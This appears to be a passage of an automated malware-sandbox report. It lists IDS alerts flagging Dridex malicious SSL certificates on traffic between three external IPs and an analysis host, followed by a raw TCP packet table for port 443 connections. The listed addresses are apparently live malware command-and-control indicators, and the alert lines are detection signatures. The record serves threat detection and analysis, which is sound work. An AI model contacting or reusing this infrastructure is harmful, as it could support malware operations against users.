01/21/21-16:04:46.921906	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49206	194.225.58.214	192.168.2.22
01/21/21-16:04:48.312954	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49207	211.110.44.63	192.168.2.22
01/21/21-16:04:50.163233	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49209	198.57.200.100	192.168.2.22
01/21/21-16:04:50.163233	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49209	198.57.200.100	192.168.2.22
01/21/21-16:04:51.614740	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49211	194.225.58.214	192.168.2.22
01/21/21-16:04:51.985596	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49212	198.57.200.100	192.168.2.22
01/21/21-16:04:51.985596	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49212	198.57.200.100	192.168.2.22
01/21/21-16:04:53.014734	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49213	211.110.44.63	192.168.2.22
01/21/21-16:04:53.908263	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49214	194.225.58.214	192.168.2.22
01/21/21-16:04:55.342083	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49215	211.110.44.63	192.168.2.22
01/21/21-16:04:58.578879	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49218	198.57.200.100	192.168.2.22
01/21/21-16:04:58.578879	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49218	198.57.200.100	192.168.2.22
01/21/21-16:04:59.792435	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49219	198.57.200.100	192.168.2.22
01/21/21-16:04:59.792435	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49219	198.57.200.100	192.168.2.22
01/21/21-16:04:59.962903	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49220	194.225.58.214	192.168.2.22
01/21/21-16:05:01.242080	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49222	194.225.58.214	192.168.2.22
01/21/21-16:05:01.339167	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49221	211.110.44.63	192.168.2.22
01/21/21-16:05:02.950427	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49223	211.110.44.63	192.168.2.22
01/21/21-16:05:05.102027	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49226	198.57.200.100	192.168.2.22
01/21/21-16:05:05.102027	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49226	198.57.200.100	192.168.2.22
01/21/21-16:05:06.362416	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49227	198.57.200.100	192.168.2.22
01/21/21-16:05:06.362416	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49227	198.57.200.100	192.168.2.22
01/21/21-16:05:06.848613	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49228	194.225.58.214	192.168.2.22
01/21/21-16:05:07.794094	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49229	194.225.58.214	192.168.2.22
01/21/21-16:05:08.272927	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49230	211.110.44.63	192.168.2.22
01/21/21-16:05:09.236162	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49231	211.110.44.63	192.168.2.22
01/21/21-16:05:11.803955	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49234	198.57.200.100	192.168.2.22
01/21/21-16:05:11.803955	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49234	198.57.200.100	192.168.2.22
01/21/21-16:05:13.080928	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49235	194.225.58.214	192.168.2.22
01/21/21-16:05:13.163277	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49237	194.225.58.214	192.168.2.22
01/21/21-16:05:13.267179	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49236	198.57.200.100	192.168.2.22
01/21/21-16:05:13.267179	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49236	198.57.200.100	192.168.2.22
01/21/21-16:05:14.514401	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49238	211.110.44.63	192.168.2.22
01/21/21-16:05:14.613041	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49239	194.225.58.214	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/21/21-16:05:15.360047	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49240	211.110.44.63	192.168.2.22
01/21/21-16:05:15.965007	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49241	211.110.44.63	192.168.2.22
01/21/21-16:05:17.760588	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49244	198.57.200.100	192.168.2.22
01/21/21-16:05:17.760588	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49244	198.57.200.100	192.168.2.22
01/21/21-16:05:18.964732	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49246	198.57.200.100	192.168.2.22
01/21/21-16:05:18.964732	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49246	198.57.200.100	192.168.2.22
01/21/21-16:05:19.109059	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49247	194.225.58.214	192.168.2.22
01/21/21-16:05:19.347931	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49248	198.57.200.100	192.168.2.22
01/21/21-16:05:19.347931	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49248	198.57.200.100	192.168.2.22
01/21/21-16:05:20.323663	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49250	194.225.58.214	192.168.2.22
01/21/21-16:05:20.449693	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49249	211.110.44.63	192.168.2.22
01/21/21-16:05:20.694333	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49251	194.225.58.214	192.168.2.22
01/21/21-16:05:21.687198	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49252	211.110.44.63	192.168.2.22
01/21/21-16:05:22.041230	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49253	211.110.44.63	192.168.2.22
01/21/21-16:05:23.802663	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49255	198.57.200.100	192.168.2.22
01/21/21-16:05:23.802663	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49255	198.57.200.100	192.168.2.22
01/21/21-16:05:25.123593	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49259	194.225.58.214	192.168.2.22
01/21/21-16:05:25.127942	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49258	198.57.200.100	192.168.2.22
01/21/21-16:05:25.127942	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49258	198.57.200.100	192.168.2.22
01/21/21-16:05:25.432173	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49260	198.57.200.100	192.168.2.22
01/21/21-16:05:25.432173	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49260	198.57.200.100	192.168.2.22
01/21/21-16:05:26.172896	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49261	198.57.200.100	192.168.2.22
01/21/21-16:05:26.172896	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49261	198.57.200.100	192.168.2.22
01/21/21-16:05:26.469088	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49263	194.225.58.214	192.168.2.22
01/21/21-16:05:26.476599	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49262	211.110.44.63	192.168.2.22
01/21/21-16:05:27.255584	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49264	194.225.58.214	192.168.2.22
01/21/21-16:05:27.515480	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49265	194.225.58.214	192.168.2.22
01/21/21-16:05:27.829986	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49266	211.110.44.63	192.168.2.22
01/21/21-16:05:28.857854	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49268	211.110.44.63	192.168.2.22
01/21/21-16:05:29.538797	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49269	211.110.44.63	192.168.2.22
01/21/21-16:05:29.555104	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49270	194.225.58.214	192.168.2.22
01/21/21-16:05:29.794028	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49271	198.57.200.100	192.168.2.22
01/21/21-16:05:29.794028	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49271	198.57.200.100	192.168.2.22
01/21/21-16:05:30.894885	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49273	211.110.44.63	192.168.2.22
01/21/21-16:05:31.183587	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49275	194.225.58.214	192.168.2.22
01/21/21-16:05:31.925991	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49276	198.57.200.100	192.168.2.22
01/21/21-16:05:31.925991	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49276	198.57.200.100	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/21/21-16:05:32.399770	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49278	198.57.200.100	192.168.2.22
01/21/21-16:05:32.399770	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49278	198.57.200.100	192.168.2.22
01/21/21-16:05:32.547137	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49277	211.110.44.63	192.168.2.22
01/21/21-16:05:32.907417	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49279	211.110.44.63	192.168.2.22
01/21/21-16:05:33.273708	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49281	194.225.58.214	192.168.2.22
01/21/21-16:05:33.720570	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49282	194.225.58.214	192.168.2.22
01/21/21-16:05:34.266517	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49283	198.57.200.100	192.168.2.22
01/21/21-16:05:34.266517	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49283	198.57.200.100	192.168.2.22
01/21/21-16:05:34.654997	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49284	211.110.44.63	192.168.2.22
01/21/21-16:05:35.059826	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49286	211.110.44.63	192.168.2.22
01/21/21-16:05:35.610055	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49288	194.225.58.214	192.168.2.22
01/21/21-16:05:35.905508	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49289	198.57.200.100	192.168.2.22
01/21/21-16:05:35.905508	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49289	198.57.200.100	192.168.2.22
01/21/21-16:05:36.981764	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49290	211.110.44.63	192.168.2.22
01/21/21-16:05:37.133510	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49292	198.57.200.100	192.168.2.22
01/21/21-16:05:37.133510	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49292	198.57.200.100	192.168.2.22
01/21/21-16:05:37.258397	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49294	194.225.58.214	192.168.2.22
01/21/21-16:05:38.110702	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49295	198.57.200.100	192.168.2.22
01/21/21-16:05:38.110702	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49295	198.57.200.100	192.168.2.22
01/21/21-16:05:38.452090	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49297	198.57.200.100	192.168.2.22
01/21/21-16:05:38.452090	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49297	198.57.200.100	192.168.2.22
01/21/21-16:05:38.472694	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49298	194.225.58.214	192.168.2.22
01/21/21-16:05:38.604331	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49296	211.110.44.63	192.168.2.22
01/21/21-16:05:39.452082	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49300	194.225.58.214	192.168.2.22
01/21/21-16:05:39.785106	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49302	194.225.58.214	192.168.2.22
01/21/21-16:05:39.826455	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49301	211.110.44.63	192.168.2.22
01/21/21-16:05:40.300104	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49303	198.57.200.100	192.168.2.22
01/21/21-16:05:40.300104	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49303	198.57.200.100	192.168.2.22
01/21/21-16:05:40.820554	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49304	211.110.44.63	192.168.2.22
01/21/21-16:05:41.144735	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49306	211.110.44.63	192.168.2.22
01/21/21-16:05:41.637602	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49307	194.225.58.214	192.168.2.22
01/21/21-16:05:41.999790	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49308	198.57.200.100	192.168.2.22
01/21/21-16:05:41.999790	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49308	198.57.200.100	192.168.2.22
01/21/21-16:05:43.014369	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49311	211.110.44.63	192.168.2.22
01/21/21-16:05:43.339614	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49313	198.57.200.100	192.168.2.22
01/21/21-16:05:43.339614	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49313	198.57.200.100	192.168.2.22
01/21/21-16:05:43.339690	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49314	194.225.58.214	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/21/21-16:05:44.113688	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49315	198.57.200.100	192.168.2.22
01/21/21-16:05:44.113688	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49315	198.57.200.100	192.168.2.22
01/21/21-16:05:44.417558	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49316	198.57.200.100	192.168.2.22
01/21/21-16:05:44.417558	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49316	198.57.200.100	192.168.2.22
01/21/21-16:05:44.681731	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49318	194.225.58.214	192.168.2.22
01/21/21-16:05:44.705140	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49317	211.110.44.63	192.168.2.22
01/21/21-16:05:45.476337	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49319	194.225.58.214	192.168.2.22
01/21/21-16:05:45.738256	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49320	194.225.58.214	192.168.2.22
01/21/21-16:05:46.072429	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49321	211.110.44.63	192.168.2.22
01/21/21-16:05:46.222007	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49322	211.110.44.63	192.168.2.22
01/21/21-16:05:47.579711	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49326	198.57.200.100	192.168.2.22
01/21/21-16:05:47.579711	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3786	49326	198.57.200.100	192.168.2.22
01/21/21-16:05:47.633977	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	5353	49325	211.110.44.63	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 16:03:16.729130030 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:16.882597923 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:16.882765055 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:16.897286892 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:17.052475929 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:17.059746027 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:17.059777975 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:17.059792042 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:17.060127020 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:17.075743914 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:17.229973078 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:17.230173111 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:18.823402882 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.011595011 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.011969090 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.012629986 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.012778044 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.013767958 CET	443	49165	64.37.52.172	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 16:03:19.013876915 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.015007019 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.015099049 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.016062021 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.016165972 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.017213106 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.017319918 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.035115004 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.035307884 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.036190033 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.036242962 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.037405968 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.037460089 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.038475037 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.038553953 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.181190968 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.181344986 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.182230949 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.182346106 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.183373928 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.183484077 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.184501886 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.184618950 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.190718889 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.190891027 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.191659927 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.191742897 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.192830086 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.192914009 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.194027901 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.194128036 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.199939966 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.200174093 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.201013088 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.201092958 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.202255964 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.202354908 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.203347921 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.203434944 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.209294081 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.209392071 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.210314035 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.210405111 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.211461067 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.211570024 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.212594986 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.212696075 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.218621969 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.218759060 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.219635963 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.219729900 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.220717907 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.220813990 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.221916914 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.222024918 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.351401091 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.351650000 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.352320910 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.352492094 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.353482008 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.353657007 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.354619026 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.354733944 CET	49165	443	192.168.2.22	64.37.52.172

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 16:03:19.365151882 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.365401030 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.366188049 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.366296053 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.367347002 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.367460012 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.368439913 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.368549109 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.385782957 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.386220932 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.386970043 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.387110949 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.387964964 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.388113022 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.389167070 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.389311075 CET	49165	443	192.168.2.22	64.37.52.172
